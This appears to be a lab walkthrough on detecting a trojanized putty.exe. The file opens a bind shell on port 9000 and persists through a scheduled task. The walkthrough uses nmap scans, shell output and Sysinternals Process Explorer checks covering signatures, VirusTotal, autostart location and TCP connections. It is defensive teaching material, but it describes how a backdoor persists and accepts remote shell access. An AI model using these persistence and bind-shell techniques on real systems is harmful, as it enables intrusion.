Brief scenario: The windows 10 Machine is infected with malware which is bound to the communication program called "putty.exe" which is run at the startup. There's also a scheduled task which runs the application. Once the application is run by the scheduled task and/or at the startup it allows the attacker to connect its bind command shell via the port 9000 and the attacker will get the command prompt access of the windows 10 machine.

Screenshots:

```
starry@Athena:~$ sudo nmap -sS 10.1.1.4 -PN -p 9000
Starting Nmap 7.70 ( https://nmap.org ) at 2019-09-22 00:36 +0630
Nmap scan report for 10.1.1.4
Host is up (0.0017s latency).

PORT     STATE  SERVICE
9000/tcp closed cslistener
MAC Address: 00:0C:29:4A:B9:D5 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.57 seconds
```

The port 9000 is closed by default before the scheduled task is run.

```
starry@Athena:~$ sudo nmap -sS 10.1.1.4 -PN -p 9000
Starting Nmap 7.70 ( https://nmap.org ) at 2019-09-22 00:37 +0630
Nmap scan report for 10.1.1.4
Host is up (0.0015s latency).

PORT     STATE SERVICE
9000/tcp open  cslistener
MAC Address: 00:0C:29:4A:B9:D5 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.58 seconds
```

Once the putty.exe is run , it opens port 9000 with bound shell. The attacker gets the command shell access of the windows 10 machine via the port 9000.

So, let's check the processes using "**Process Explorer**", which is similar to windows' "Task Manager". Almost no process can be hidden from "Process Explorer". It can detect threads, loaded dlls, network connections and autostart locations.

```
C:\Windows\system32>whoami
whoami
msedgewin10\systemd

C:\Windows\system32>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . : local
   Link-local IPv6 Address . . . . . : fe80::dd7e:905e:9aa3:8f0c%8
   IPv4 Address. . . . . . . . . . . : 10.1.1.4
   Subnet Mask . . . . . . . . . . . : 255.255.255.248
   Default Gateway . . . . . . . . . : 10.1.1.1
```


On the windows side:

procexp.exe


SysinternalTools > **Process Utilities** > **Process Explorer**

Right-click on procexp.exe and choose "Run as Administrator"


You can download the Microsoft Sysinternals Tools here :
https://docs.microsoft.com/en-us/sysinternals/



And go **Options** > **Verify Image Signatures**




Options > Virus Total.com > Check Virus Total.com




Check winint.exe or some other Process displayed 'Microsoft Corporation' Under Company Name.

The process title: Company Name shows the company name of the process, **VirusTotal** results the status of the process checked by virustotal.com to know if it's detected as malware. **Verified Signer** shows if the process is signed by a known vendor or is legit software of the developing company.

In this scenario there's a running process called "putty.exe" which is detected as a malicious software by 43 anti-virus engines out of 69 engines of VirusTotal.com.






Double click on the 'putty.exe' and choose 'Image' tab in the properties box of the putty.exe process. You will see these comments:

- (No signature was present in the subject) Simon Tatham

- Current directory: C:\Windows\System32\
- Autostart Location: Task Scheduler\networkconnect
- VirusTotal: 43/69

Putty is a communication tool that connects to remote machines using protocols like telnet, ssh and so on.


- It is a portable app and shouldn't be in the directory of C:\Windows\System32
- It should not be autostarted by a task scheduler
- It should not be detected as a malware by virustotal.com.




Next go to the TCP/IP tab to view if it's connected to or connected back to somewhere else. And it shows:

- Local Address: msedgewin10.lan:9000
- Remote Address: athena.lan:48246
- State: ESTABLISHED


Meaning: The connection is ESTABLISHED from the Remote machine "Athena" via its remote port "48246" to our Local Windows 10 Machine "MSEDGEWIN10" via the local port "9000".




View > **Lower Pane View** > Check DLLs and Handles to check the DLL and Handles of the running process.



DLLs of the process



Handle of the Process

